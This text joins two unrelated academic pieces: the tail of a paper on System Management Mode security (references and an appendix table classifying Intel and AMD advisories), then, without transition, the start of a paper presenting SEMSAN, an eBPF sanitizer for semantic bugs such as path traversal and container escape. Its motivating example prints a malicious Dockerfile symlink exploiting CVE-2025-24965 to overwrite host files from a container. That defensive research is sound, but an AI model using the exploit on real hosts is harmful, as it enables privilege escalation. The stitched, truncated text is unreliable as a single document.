[191] UEFI Forum. UEFI specifications and tools. https://uefi.org/specifications. Accessed: 2026-01-27.

[192] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio D. Garcia, and Frank Piessens. A tale of two worlds: Assessing the vulnerability of enclave shielding runtimes. In *26th ACM Conference on Computer and Communications Security (CCS)*, pages 1741–1758, November 2019.

[193] Ilja van Sprundel. Assessing the security of an SMM supervisor. https://docs.google.com/presentation/d/11uex-xPyBjVThovkh1kVTXJ4aarVryhK/edit?slide=id.p21#slide=id.p21, 2022.

[194] Inc. VIA Technologies. Via c7-m datasheet. Technical report, 2006.

[195] Inc. VIA Technologies. Via c7 processor nanobga2 datasheet. Technical report, 2006.

[196] VIA Technologies, Inc. *VIA VX900 Series System Programming Manual*, rev. 1.41 edition, October 2011.

[197] Jiang Wang, Angelos Stavrou, and Anup Ghosh. Hypercheck: A hardware-assisted integrity monitor. In *Recent Advances in Intrusion Detection*, pages 158–177, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.

[198] Jiang Wang, Kun Sun, and Angelos Stavrou. Hardware-assisted application integrity monitor. In *2012 45th Hawaii International Conference on System Sciences*, pages 5375–5383, 2012.

[199] Jianqiang Wang. Breaking ring -2: Unveiling system management mode memory corruption vulnerability via fuzzing. https://i.blackhat.com/BH-EU-25/eu-25-Wang-Breaking-Ring-2-Unveiling.pdf, 2025. Accessed: 2026-01-12.

[200] Jianqiang Wang. Breaking ring -2: Unveiling system management mode memory corruption vulnerability via fuzzing. https://i.blackhat.com/BH-EU-25/eu-25-Wang-Breaking-Ring-2-Unveiling.pdf, 2025. Accessed: 2025-12-13.

[201] Jianqiang Wang, Yi Xiang, Meng Wang, Qinying Wang, Ali Abbasi, and Thorsten Holz. SmuFuzz: Enable Deep System Management Mode Fuzzing in Fully Featured UEFI Runtime Environment . In *2026 IEEE Symposium on Security and Privacy (SP)*, pages 2964–2981, Los Alamitos, CA, USA, May 2026. IEEE Computer Society.

[202] Rafal Wojtczuk and Alexander Tereshkin Invisible Things Lab. Attacking intel BIOS. https://blackhat.com/presentations/bh-usa-09/WOJTCZUK/BHUSA09-Wojtczuk-AtkIntelBios-SLIDES.pdf, 2009. Accessed: 2025-11-25.

[203] Rafał Wojtczuk and Corey Kallenberg. Attacks on UEFI security, inspired by darth venamis's misery and speed racer. https://fahrplan.events.ccc.de/congress/2014/Fahrplan/system/attachments/2557/original/AttacksOnUEFI_Slides.pdf, 2014. Accessed: 2025-12-01.

[204] Rafał Wojtczuk and Joanna Rutkowska Invisible Things Lab. Attacking intel® trusted execution technology. https://blackhat.com/presentations/bh-dc-09/Wojtczuk_Rutkowska/BlackHat-DC-09-Rutkowska-Attacking-Intel-TXT-slides.pdf, 2009. Accessed: 2025-11-25.

[205] Rafał Wojtczuk and Joanna Rutkowska Invisible Things Lab. Attacking SMM memory via intel® CPU cache poisoning. https://invisiblethingslab.com/resources/misc09/smm_cache_fun.pdf, 2009. Accessed: 2025-11-25.

[206] Rafał Wojtczuk and Joanna Rutkowska Invisible Things Lab. Attacking intel TXT® via SINIT code execution hijacking. https://invisiblethingslab.com/resources/2011/Attacking_Intel_TXT_via_SINIT_hijacking.pdf, 2011.

[207] Rafał Wojtczuk and Corey Kallenberg Bromium Labs. Attacking UEFI boot script. https://bromiumlabs.wordpress.com/wp-content/uploads/2015/01/venamis_whitepaper.pdf, 2014.

[208] Zhenkun Yang, Yuriy Viktorov, Jin Yang, Jiewen Yao, and Vincent Zimmer. UEFI Firmware Fuzzing with Simics Virtual Platform. In *57th ACM/IEEE Design Automation Conference (DAC)*, pages 1–6, 2020.

[209] Jiewen Yao and Vincent J. Zimmer Intel Corporation. Understanding the UEFI secure boot chain — intel® boot guard. https://tianocore-docs.github.io/Understanding_UEFI_Secure_Boot_Chain/draft/secure_boot_chain_in_uefi/intel_boot_guard.html, 2025.

[210] Jiewen Yao and Vincent J. Zimmer Intel Corporation. Understanding the UEFI secure boot chain — signed capsule update. https://tianocore-docs.github.io/Understanding_UEFI_Secure_Boot_Chain/draft/secure_boot_chain_in_uefi/boot_chain__putting_it_all_together/signed-capsule-update.html, 2025.

[211] Jiewen Yao and Vincent J. Zimmer Intel Corporation. Understanding the UEFI Secure Boot Chain — UEFI Secure Boot. https://tianocore-docs.github.io/Understanding_UEFI_Secure_Boot_Chain/draft/secure_boot_chain_in_uefi/uefi_secure_boot.html, 2025.

[212] Jiewen Yao, Vincent J. Zimmer, and Intel Corporation. A tour beyond BIOS launching a STM to monitor SMM in EFI developer kit ii. https://www.intel.com/content/dam/develop/external/us/en/documents/a-tour-beyond-bios-launching-stm-to-monitor-smm-in-efi-developer-kit-ii-819978.pdf, 2015. Accessed: 2026-01-22.

[213] Jiewen Yao, Vincent J. Zimmer, Star Zhang, and Intel Corporation. A tour beyond BIOS implementing s3 resume with EDKII. https://github.com/tianocore-docs/Docs/blob/main/White_Papers/A_Tour_Beyond_BIOS_Implementing_S3_resume_with_EDKII_V2.pdf, 2015. Accessed: 2026-01-22.

[214] Jiewen Yao, Vincent J. Zimmer, Star Zhang, and Intel Corporation. A tour beyond BIOS implementing UEFI authenticated variables in SMM with EDKII. https://github.com/tianocore-docs/Docs/blob/main/White_Papers/A_Tour_Beyond_BIOS_Implementing_UEFI_Authenticated_Variables_in_SMM_with_EDKII_V2.pdf, 2015. Accessed: 2026-01-22.

[215] Jiewen Yao, Vincent J. Zimmer, Star Zhang, and Intel Corporation. A tour beyond BIOS secure SMM communication in the EFI developer kit. https://github.com/tianocore-docs/Docs/blob/main/White_Papers/A_Tour_Beyond_BIOS_Secure_SMM_Communication.pdf, 2016. Accessed: 2026-01-22.

[216] Jiewen Yao, Vincent J. Zimmer, Star Zhang, Fan Jeff, and Intel Corporation. A tour beyond BIOS - security enhancement to mitigate buffer overflow in UEFI. https://tianocore-docs.github.io/ATBB-Mitigate_Buffer_Overflow_in_UEFI/draft/, 2016. Accessed: 2026-01-22.

[217] Jiewen Yao, Vincent J. Zimmer, Star Zhang, Fan Jeff, and Intel Corporation. A tour beyond BIOS implementing profiling in EDKII. https://github.com/tianocore-docs/Docs/blob/main/White_Papers/A_Tour_Beyond_BIOS_Implementing_Profiling_in_EDKII_V2.pdf, 2016. Accessed: 2026-01-22.

[218] Jiawei Yin, Menghao Li, Yuekang Li, Yong Yu, Boru Lin, Yanyan Zou, Yang Liu, Wei Huo, and Jingling Xue. RSFuzzer: Discovering Deep SMI Handler Vulnerabilities in UEFI Firmware with Hybrid Fuzzing. In *IEEE Symposium on Security and Privacy (SP)*, pages 2155–2169, 2023.

[219] Jiawei Yin, Menghao Li, Wei Wu, Dandan Sun, Jianhua Zhou, Wei Huo, and Jingling Xue. Finding SMM Privilege-Escalation Vulnerabilities in UEFI Firmware with Protocol-Centric Static Analysis. In *IEEE Symposium on Security and Privacy (SP)*, pages 1623–1637, 2022.

[220] Benny Zeltser and Jonathan Lusky. Ringhopper - how we almost zero day'd the world. https://www.youtube.com/watch?v=u8V4ofWpHZk, 2023. Accessed: 2025-12-01.

[221] Fengwei Zhang. IOCheck: A framework to enhance the security of I/O devices at runtime. In *2013 43rd Annual IEEE/IFIP Conference on Dependable Systems and Networks Workshop (DSN-W)*, pages 1–4, 2013.

[222] Fengwei Zhang, Kevin Leach, Angelos Stavrou, Haining Wang, and Kun Sun. Using hardware features for increased debugging transparency. In *2015 IEEE Symposium on Security and Privacy*, pages 55–69, 2015.

[223] Fengwei Zhang, Kevin Leach, Kun Sun, and Angelos Stavrou. SPECTRE: A dependable introspection framework via system management mode. In *2013 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 1–12, 2013.

[224] Fengwei Zhang, Kevin Leach, Haining Wang, and Angelos Stavrou. Trustlogin: Securing password-login on commodity operating systems. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '15, page 333–344, New York, NY, USA, 2015. Association for Computing Machinery.

[225] Ning Zhang, Ming Li, Wenjing Lou, and Y. Thomas Hou. Mushi: Toward multiple level security cloud with strong hardware level isolation. In *MILCOM 2012 - 2012 IEEE Military Communications Conference*, pages 1–6, 2012.

[226] Lei Zhou, Jidong Xiao, Kevin Leach, Westley Weimer, Fengwei Zhang, and Guojun Wang. Nighthawk: Transparent system introspection from ring -3. In *Computer Security – ESORICS 2019*, pages 217–238, Cham, 2019. Springer International Publishing.

[227] Lei Zhou, Fengwei Zhang, Jinghui Liao, Zhengyu Ning, Jidong Xiao, Kevin Leach, Westley Weimer, and Guojun Wang. Kshot: Live kernel patching with SMM and SGX. In *2020 50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 1–13, 2020.

A Appendix: SMM Security Advisories

Table 4 shows all 57 SMM-related vulnerabilities automatically parsed from Intel and AMD advisories and manually classified according to the taxonomy in Fig. 2.

Table 4: SMM-related vulnerabilities found in Intel and AMD advisories, classified according to the taxonomy in Fig. 2.

Name	Year	Advisory	Vulnerability
Mobile boards privilege escalation [87]	2008	Intel	*Plat-config→FW→Memory-Controller*
Server boards privilege escalation [88]	2009	Intel	*Plat-config→FW→Memory-Controller*
Desktop boards privilege escalation [89]	2010	Intel	*Plat-config→FW→Memory-Controller*
SINIT Buffer Overflow [90]	2011	Intel	*SMM-code→MS→Spatial*
SINIT ACM priviledge escalation [91]	2013	Intel	*SMM-code→Shielding→CD*
Local APIC privilege elevation [92]	2015	Intel	*Plat-config→HW→APICRemap*
Memory corruption [104]	2016	Intel	*SMM-code→Shielding→CD*
SmmRuntime privilege escalation [105]	2016	Intel	*SMM-code→Shielding→SMMCallout*
NUC SMM callout [106]	2017	Intel	*SMM-code→Shielding→SMMCallout*
Intel NUC BIOS security updates [94]	2017	Intel	*SMM-code→Shielding→CD*
Foreshadow [95]	2018	Intel	*SMM-code→Uarch→MDS*
NUC SW SMI Callout [108]	2018	Intel	*SMM-code→Shielding→SMMCallout*
EDK2 SMM page protection [107]	2018	Intel	*Plat-config→FW→Memory-Controller*
MDS [112]	2019	Intel	*SMM-code→Uarch→MDS*
Intel graphics advisory [110]	2019	Intel	*Plat-config→FW→Memory-Controller*
Intel processor security [96]	2019	Intel	*Plat-config→FW→Memory-Controller*
Trust asynchronous abort [111]	2019	Intel	*SMM-code→Uarch→MDS*
AMD race-condition in ASP [2]	2021	AMD	*SMM-code→Shielding→Race-condition*
Spectre V1/V2 [113]	2021	Intel	*SMM-code→Uarch→Spectre*
MMIO stale data [115]	2022	Intel	*SMM-code→Uarch→MDS*
AMD client CPUs vulnerabilities May [3]	2022	AMD	*SMM-code→Shielding→CD*
Branch history injection [114]	2022	Intel	*SMM-code→Uarch→Spectre*
Snoop assisted L1DS [116]	2022	Intel	*SMM-code→Uarch→MDS*
AMD supervisor [9]	2023	AMD	*SMM-code→Shielding→SMMCallout*
AMD memory corruption [11]	2023	AMD	*SMM-code→Shielding→SMMCallout*
SMU input corrupts SMRAM [7]	2023	AMD	*SMM-code→Shielding→CD*
AMD client CPUs vulnerabilities Jan [4]	2023	AMD	*SMM-code→Shielding→CD*
AMD client CPUs vulnerabilities Nov [5]	2023	AMD	*SMM-code→Shielding→CD*
AMD server CPUs vulnerabilities Jan [6]	2023	AMD	*SMM-code→Shielding→CD*
AMD server CPUs vulnerabilities Nov [8]	2023	AMD	*SMM-code→Shielding→CD*
Insufficient input validation in ASP [10]	2023	AMD	*SMM-code→Shielding→CD*
SPI lock bypass [19]	2024	AMD	*Plat-config→FW→Memory-Controller*
AMD SMM lock bypass [18]	2024	AMD	*Plat-config→FW→Memory-Controller*
STM priviledge escalation [117]	2024	Intel	*Plat-config→HW→ucode*
AMD server CPUs — SMM TOCTOU [15]	2024	AMD	*SMM-code→Shielding→CD*
AMD client CPUs — SMM TOCTOU [17]	2024	AMD	*SMM-code→Shielding→CD*
AMD embedded CPUs — SMM TOCTOU [12]	2024	AMD	*SMM-code→Shielding→CD*
AMD Embedded CPUs vulenrabilites Feb [13]	2024	AMD	*[Plat-config→FW→Memory-Controller | SMM-code→Shielding→CD]*
SMM heap-overflow and access-control [14]	2024	AMD	*[Plat-config→FW→Memory-Controller | SMM-code→MS→Spatial]*
AMD SMM callout [27]	2025	AMD	*SMM-code→Shielding→SMMCallout*
SMM MCE on SMI entry [29]	2025	AMD	*SMM-code→Shielding→Race-condition*
SPD input validation [26]	2025	AMD	*SMM-code→Uarch→BadRAM*
AMD SMM vulnerabilities [28]	2025	AMD	*SMM-code→Shielding→SMMCallout*
Intel slim bootloader [100]	2025	Intel	*Plat-config→FW→Memory-Controller*
AMD client CPUs — input validation [20]	2025	AMD	*SMM-code→Shielding→CD*
AMD client CPUs vulnerabilites Aug [21]	2025	AMD	*SMM-code→Shielding→CD*
AMD embedded CPUs — input validation [23]	2025	AMD	*SMM-code→Shielding→CD*
AMD embedded CPUs — input validation [24]	2025	AMD	*SMM-code→Shielding→CD*
AMD microcode signature verification [22]	2025	AMD	*Plat-config→HW→ucode*
AMD server CPUs — input validation [25]	2025	AMD	*SMM-code→Shielding→CD*
AMD Ryzen & Athlon [30]	2026	AMD	*SMM-code→Shielding→CD*
Intel firmware advisory [102]	2026	Intel	*SMM-code→Shielding→CD*
AMD embedded CPUs — input validation [31]	2026	AMD	*SMM-code→[MS→[Spatial] | Shielding→[CD | SMMCallout]]*
AMD embedded CPUs vulnerabilities May [33]	2026	AMD	*SMM-code→[MS→[Spatial] | Shielding→[CD | SMMCallout]]*
AMD EPYC CPUs — input validation [32]	2026	AMD	*SMM-code→Shielding→CD*
Incorrect user of LocateProtocol [34]	2026	AMD	*SMM-code→Shielding→CD*
UEFI Reference Firmware Advisory [101]	2026	Intel	*SMM-code→Shielding→CD*



SEMSAN: a Configurable Sanitizer for Detecting System-Level Semantic Bugs

Moritz Sanft
Ruhr-Universität Bochum

Flavio Toffalini
Ruhr-Universität Bochum

Abstract

During software testing, analysts use sanitizers like ASan and UBSan to effectively detect memory corruption and undefined behavior. However, existing sanitizers cannot detect *system-level semantic bugs*. These vulnerabilities arise from incorrect program-environment interactions that lead to formally valid but unintended system states, and are observable through operating system events such as system calls and file system operations. System-level semantic bugs, which include path traversals, command injections, and arbitrary file writes, require tedious manual analysis to identify.

We present SEMSAN, a framework to identify system-level semantic bugs during testing on Linux. SEMSAN enables analysts to define *Sanitizer Primitives*, which are small programs that monitor kernel events and validate security invariants at runtime. SEMSAN provides high-level utilities for inspecting file system metadata, process credentials, and namespace configurations, enabling the expression of complex invariants without low-level kernel knowledge. Our eBPF-based implementation runs on Linux, requires no source code modifications, and integrates seamlessly with coverage-guided fuzzers while introducing negligible runtime overhead on production workloads.

We evaluate SEMSAN through both micro- and macro-benchmarks, successful reproduction of ten known CVEs, and real-world deployment. Macro-benchmarks on Apache and PostgreSQL demonstrate less than 1% overhead, while micro-benchmarks show between 3% and 20% overhead in worst-case scenarios with continuous sanitizer triggering. SEMSAN discovered five previously unknown vulnerabilities, including privilege escalations in Git and Docker, a 21-year-old path traversal in ViewVC, and a remote code execution in Grafana. All vulnerabilities were responsibly disclosed and are either patched or in the process of being patched.

1 Introduction

Sanitizers play a key role in identifying bugs during software development and testing [29, 63, 66]. These tools operate in conjunction with automated and manual testing frameworks to assist developers in uncovering potential defects [25, 26]. Most existing bug detection tools are designed to identify defects such as memory corruption, undefined behavior, and memory leaks [68]. These errors are easily observable through well-known heuristics that hold across different programming languages. However, *system-level semantic bugs*, which arise from incorrect program-environment interactions, escape detection by existing tools [6, 30]. These bugs violate intended security policies (*e.g.,* accessing a file in an unauthorized folder) without triggering runtime errors such as crashes or exceptions. In this paper, we use the terms system-level semantic bugs and semantic bugs interchangeably.

Since semantic bugs are heterogeneous and application-dependent, defining generic detection methods is challenging. Recent impactful examples affect Docker containers, which suffer from a long history of semantic bugs that enable attackers to gain unauthorized access to the host system [23, 64]. Other examples affect version control systems, which have been shown to be prone to argument injection and path traversal vulnerabilities [38, 74]. At the moment, the security community lacks systematic methodologies to identify semantic bugs, which require tedious and error-prone manual analysis. From the academic perspective, preventing these threats may appear similar to detecting intrusions [40] as both seek invalid system interactions. However, even advanced system-wide security monitoring tools [37, 71] are not suitable for semantic bug detection. First, existing tools are constrained to syscall interception, whereas semantic bugs require deeper inspection of file system metadata or other kernel structures. Second, they tolerate false positives acceptable for intrusion detection [39] but unacceptable during development, where false alarms waste developers' time.

We propose SEMSAN, a framework that enables the definition of *Sanitizer Primitives* tailored to detect system-level semantic vulnerabilities observable through Linux kernel events. Sanitizer Primitives are small programs that can be attached to multiple kernel events and validate security invariants at runtime. For instance, a Sanitizer Primitive for detecting con-

tainer escapes might specify: *"Monitor namespace transitions and flag when a process crosses namespace boundaries while accessing mount points owned by the host root user."* Implementing such rules requires correlating multiple kernel structures (*e.g.,* process ownership and file permissions), and deciding whether the target has reached an invalid state. The main contribution of SEMSAN is to simplify the definition and implementation of such primitives through utilities that abstract system information. For example, by providing simple helpers to obtain process ownership, navigate the file system, and track state across observed events. Our framework lets analysts focus on security logic rather than low-level kernel details. Unlike traditional sanitizers, SEMSAN targets system-level semantic bugs rather than memory errors, which often require source-level information unavailable at runtime.

To prove the effectiveness of SEMSAN, we implement a prototype that encodes Sanitizer Primitives into eBPF programs. Our prototype intercepts and analyzes system interactions without requiring source code access or recompilation, making it compatible with programs developed in any language. Furthermore, it integrates seamlessly with coverage-guided fuzzers such as LibAFL [26].

To demonstrate the flexibility of SEMSAN, we implement four exemplary Sanitizer Primitives and study their impact across scenarios ranging from Docker container escapes to command injections in software forges. We assess runtime overhead using both micro- and macro-benchmarks. Macro-benchmarks on Apache and PostgreSQL demonstrate negligible overhead (less than 1%), while micro-benchmarks show 3-20% overhead in worst-case scenarios where every system call triggers sanitizer filtering. We achieve complete detection on ten reproduced CVEs without false positives over two months of real-world deployment. Notably, SEMSAN discovered five previously unknown vulnerabilities in widely-used software, including a 21-year-old path traversal in ViewVC [75] and privilege escalations in Git [73] and Docker [20], all responsibly disclosed and either patched or in the process of being patched. Finally, we showcase a fuzzing campaign targeting the Linux container ecosystem by combining LibAFL with SEMSAN as a sanitizer.

Contributions. To summarize, our main contributions are:

- SEMSAN, a framework for defining Sanitizer Primitives to detect system-level semantic bugs by monitoring Linux kernel events at runtime.
- An eBPF-based prototype with publicly available source code.[1]
- An extensive evaluation demonstrating SEMSAN's effectiveness, including five new vulnerabilities discovered, all responsibly disclosed and either patched or in the process of being patched.

[1] Source code available at https://github.com/AutoSecLab/SemanticSanitizer.

2 Background and Motivation

This section contains a definition of system-level semantic bugs in the context of this paper (Section 2.1), a motivational example showing how these bugs affect widely used products (Section 2.2), and an analysis of the prevalence of such bugs in the wild (Section 2.3).

2.1 System-Level Semantic Bugs

In this paper, we define *system-level semantic bugs* as software vulnerabilities characterized by three properties:
(P1) Formally valid execution: the involved processes and the operating system reach states that are permitted by the runtime (*i.e.,* no crashes, segmentation faults, or exceptions are produced).
(P2) Violated security intent: the system reaches a state that violates the developers' intended security policies (*e.g.,* unauthorized file access, privilege escalation, or namespace boundary crossing).
(P3) System-level observability: the violation is observable through operating system events such as system calls, file system operations, or namespace transitions, rather than being confined to process-internal state.

These properties differentiate system-level semantic bugs from memory corruption and similar errors, which produce runtime failures detectable by existing sanitizers (*e.g.,* ASan, UBSan) and fuzzers. They also distinguish our scope from purely process-internal logic errors that do not manifest through kernel-visible events. We use the term "semantic" to refer to the intended meaning of program behavior at the system level—*i.e.,* what the program *should* do according to its security policies—rather than formal semantics in the programming languages sense (*e.g.,* operational or denotational semantics). Common causes include improperly sanitized data, logic errors in access control, and incorrect handling of OS abstractions such as symbolic links, mount points, or process credentials. Section 2.2 showcases an exemplary vulnerability that affects Docker containers and is caused by a system-level semantic bug.

2.2 Motivational Example

This section illustrates the vulnerability CVE-2025-24965 [61], which allows an adversary to overwrite arbitrarily host files from within a Docker container. The vulnerability exploits the container creation process. At this stage, the container runtime (*e.g.,* `crun` [70]) needs to set up the container's filesystem before the `entrypoint` process indicated in the Dockerfile is launched. During the setup, handling files inside the potentially-malicious container image is especially delicate, as namespace boundaries do not exist yet. Specifically, an attacker could place a symbolic link at `.krun_config.json` within a container image, as shown in

```
FROM docker.io/library/alpine
RUN ln -s /../../../../../../../../../tmp/BREAKOUT
 ↪  .krun_config.json
```

Listing 1: Malicious Dockerfile exploiting CVE-2025-24965 [61]. The symbolic link causes `crun` to write outside the container's rootfs.

```
- ret = write_file_at(rootfsfd, ".krun_config.json",
-                     config, config_size, err);
+ /* CVE-2025-24965: content below rootfs cannot
 ↪  be trusted */
+ fd = safe_openat(rootfsfd, rootfs, KRUN_CONFIG_FILE,
+                   WRITE_FILE_DEFAULT_FLAGS | O_NOFOLLOW,
+                   0700, err);
+ if (UNLIKELY(fd < 0))
+     return fd;
+ ret = safe_write(fd, KRUN_CONFIG_FILE, config,
 ↪  config_size, err);
if (UNLIKELY(ret < 0))
      return ret;
```

Listing 2: Patch for CVE-2025-24965 in crun [61]: replacing `write_file_at` with `safe_openat` to prevent symlink traversal.

Listing 1. When the victim starts a container using that image, `crun` attempts to access the file while insecurely following the symbolic link. This leads to the file the link points to being overwritten on the host system. This is especially impactful, as `crun` needs to be run with root privileges, thus overwriting files with arbitrary ownership on the host system.

Listing 2 shows the patch for CVE-2025-24965, which resolves symbolic links and validates their destination. CVE-2025-24965 follows our bug definition (Section 2.1): it leads the system to a formally valid state, as the root process can access arbitrary files (P1). However, this behavior was not anticipated by the developers, therefore it violates the original intended usage (P2). More importantly, this bug does not raise any error, such as for memory corruptions. Therefore, regular sanitizers (*e.g.,* ASan and UBSan) cannot identify this fault, thus requiring manual code analysis.

Bugs like CVE-2025-24965 inspired the design of SEMSAN, which allows describing and detecting such vulnerabilities. In this work, we demonstrate that such bugs affect a broad set of applications. Specifically, our evaluation showcases how SEMSAN identifies bugs in different scenarios, such as Git and ViewVC (Section 7.1).

2.3 Prevalence of Semantic Bugs

Despite the elusive nature of semantic bugs, they are consistently found to be exploited in the wild. Figure 1 shows the results of a report from the Google Project Zero group on impactful 0-day CVEs from 2015 to 2025 [30]. Specifically,




Figure 1: Zero-days discovered by Project Zero from 2014 to 2025. The percentage of reported semantic errors remains between 20% and 40%.

we manually reviewed 370 CVEs reported, and identified 100 matching our definition of semantic bugs. This report is significant, as it provides an independent observation of critical vulnerabilities in largely used systems. As shown in the plot, the percentage of semantic bugs has remained stable over the last ten years, ranging between 20% and 40%. Therefore, semantic bugs constitute a significant fraction of *actionable* security issues. By addressing these threats, we will significantly reduce the attack surface and improve security worldwide.

2.4 eBPF

The Berkeley Packet Filter (BPF) was originally developed for rule-based network packet filtering in UNIX systems [50], executing small programs in a custom assembly-like language within an in-kernel virtual machine. The Linux kernel extended BPF into eBPF, a general-purpose mechanism for executing programs in kernel space for both data extraction and behavior modification [22]. eBPF programs are typically written in a subset of C and compiled to bytecode using toolchains such as `clang` [46] or `bcc` [34]. eBPF has found widespread adoption across networking [35], performance tracing [32], and security monitoring [42]. Since eBPF programs run in kernel context, they undergo verification by a built-in verifier that ensures properties such as termination and memory safety [22]. eBPF programs attach to kernel hook points such as *tracepoints* (which provide rich context) or *kprobes* (which attach to arbitrary kernel locations with less context), with a userspace counterpart in *uprobes* [22].

3 Threat Model

In our threat model, the adversary attempts to achieve full control (*e.g.,* root access) of the target machine. The attacks are software-based, such as via Web applications, APIs, or

by interacting with local services. We do not impose strict requirements on the attacker location. As our evaluation demonstrates (Section 7), SEMSAN can be used to identify bugs that allow restricted users to attempt privilege escalation as well as remote users that aim for RCE on a machine. We also assume that the target system is equipped with standard protections, such as DEP and ASLR. Moreover, we assume the Sanitizer Primitives are correctly implemented, and we trust the Linux kernel, the eBPF verifier, and the underlying hardware.

SEMSAN Purpose. The purpose of SEMSAN is to help identify system-level semantic bugs (Section 2.1) in a target system. Unlike classic memory corruption primitives (*e.g.,* buffer overflows, use-after-frees, or integer overflows), these bugs produce formally valid executions that do not trigger runtime failures such as crashes or exceptions, yet violate the developers' intended security policies. For instance, the adversary may force the target process to read unauthorized folders by exploiting path traversal attacks, or escape namespace boundaries, thus forcing a Docker container to access arbitrary files on the disk (Section 2.2).

What SEMSAN Does Not Cover. As SEMSAN is intended for testing, and not for live detection, our tool is not designed to be robust against *active adversaries* that attempt to hide their presence. More specifically, SEMSAN supports manual analysts and automatic testing tools to identify if the system under test breaks the invariants defined in the Sanitizer Primitives. As stated in property **(P3)** of our definition, SEMSAN focuses on semantic bugs that are observable through Linux kernel events (*e.g.,* system calls, file system operations, and namespace transitions), while leaving bugs that affect only internal process state as out-of-scope.

4 SEMSAN

As defined in Section 2.1, system-level semantic bugs violate intended security policies without triggering runtime failures, yet remain observable through kernel events. SEMSAN's goal is to provide a generic framework that allows analysts to rigorously encode such invariants as *Sanitizer Primitives*, which are simple programs that monitor one or many system events and decide when a bug occurs. Designing such a framework is intricate, as it requires balancing expressivity, generality, and simplicity. Therefore, analysts must be able to express conditions describing complex system interactions (*e.g.,* the process state when interacting with the file system) in such a way that these descriptions match classes of bugs (*e.g.,* Docker escape mechanisms) while remaining simple to define. SEMSAN enables analysts to encode invariants like CodeQL [27] and SemGrep [62] do for code, but applies them to runtime system behavior rather than static code patterns.

4.1 Design Principles

SEMSAN is built on four key design principles that guide the framework's architecture and capabilities.

System Abstraction. Our framework must expose utilities to extract system information while preventing developers from having to manipulate brittle low-level structures. For instance, our system should allow extracting the process ownership without traversing the process hierarchy or querying the `task_struct`, and accessing file metadata without manually navigating VFS structures, as the location of this information may vary across different kernel versions or configurations.

Validating Properties. Detecting system-level semantic bugs requires correlating multiple system properties (*e.g.,* process ownership, file permissions, namespace membership) to determine whether the intended security policy has been violated. For instance, Gogs is an open source self-hosting solution of git services that allowed argument injection when the system interacted with `git tag` via its SSH service [74]. Detecting this vulnerability requires validating that arguments passed to spawned `git` processes do not contain malicious flags: a property that combines processing of arguments, parent-child relationships, and command execution context. Since these properties may involve multiple events across the kernel and target program, and bugs may start from a single process but propagate to other system components, our framework must provide mechanisms to define and validate complex system invariants. This requires tracing not only individual processes but also their spawned children, IPC peers, and related system state during testing and execution.

Temporal Correlation. Semantic bugs may require that a specific sequence of events happens in a particular order. Critical examples are container escape vulnerabilities, which often involve a sequence where a process first validates namespace boundaries, then attempts to access resources, but the namespace context changes between these operations [23, 64]. The detection of these bugs requires tracing system configurations (*e.g.,* namespace membership) during the process execution [10]. To cope with this challenge, our system must allow storing events and retrieving them coherently. This enables detecting violations that span multiple operations, which would appear benign when inspected individually.

Communication Channels. SEMSAN is not designed to be used in isolation, but to support manual debugging and automatic testing. For this reason, SEMSAN provides communication channels that signal when an invariant has been violated. This mechanism allows our framework to communicate with a fuzzer, which can then differentiate between seeds and crashing inputs. Moreover, SEMSAN provides diagnostic information, such as stack traces and system states, to facilitate manual bug analysis.




Figure 2: SEMSAN's architecture. Sanitizer Primitives (SP) encode detection logic to identify invariant violations. SPs are instantiated according to a configuration file and installed in the SUT. The configuration file indicates, amongst other things, which system events to monitor.

4.2 Architecture

Figure 2 illustrates the overall architecture of SEMSAN. The framework accepts as input Sanitizer Primitives (SP) and configuration files, which are then compiled and installed in a running machine. In our prototype, we focus on Linux machines, but our approach can be conceptually extended to other operating systems [53]. Sanitizer Primitives are small programs that can be attached to syscalls or any internal kernel function (see Section 4.3). The configuration file parametrizes specific Sanitizer Primitive instantiations, separating reusable detection logic from deployment-specific parameters. For instance, SEMSAN allows defining which processes to monitor through either a set of PIDs or a list of binaries, and which kernel events (*e.g.,* syscalls or internal functions) should trigger the primitive. The configuration can also specify policy parameters such as allowlists of syscalls or file paths that the primitive validates against. Moreover, SEMSAN can be configured to automatically follow child or spawned processes to dynamically track the interaction of a single process with the operating system. This mechanism allows handling complex scenarios where invariants involve multiple actors, such as a Web server that interacts with a DBMS. Importantly, a single Sanitizer Primitive can be instantiated multiple times with different configurations, enabling the same detection logic to enforce different policies across different contexts (*e.g.,* different containers).

During system interaction, either due to fuzzing or manual analysis, the Sanitizer Primitives monitor the processes indicated by the configuration and raise a signal if one of the invariants is invalidated, along with a report of the runtime status, *e.g.,* stack trace.

4.3 Sanitizer Primitives

Sanitizer Primitives consist of one or more small functions that follow the design principles detailed in Section 4.1. These functions can be attached to syscalls or internal kernel functions. From a formal perspective, a Sanitizer Primitive can be modeled as a set of functions F that share a common state S. Each function accepts a context C, can interact with a shared state S, and returns a result indicating whether the encoded policy is violated, formally:

$$SP := (\{F_1, \ldots, F_N\}, S),$$
$$F_i(C, S) \rightarrow \{\text{Error}, \text{Ok}\}.$$

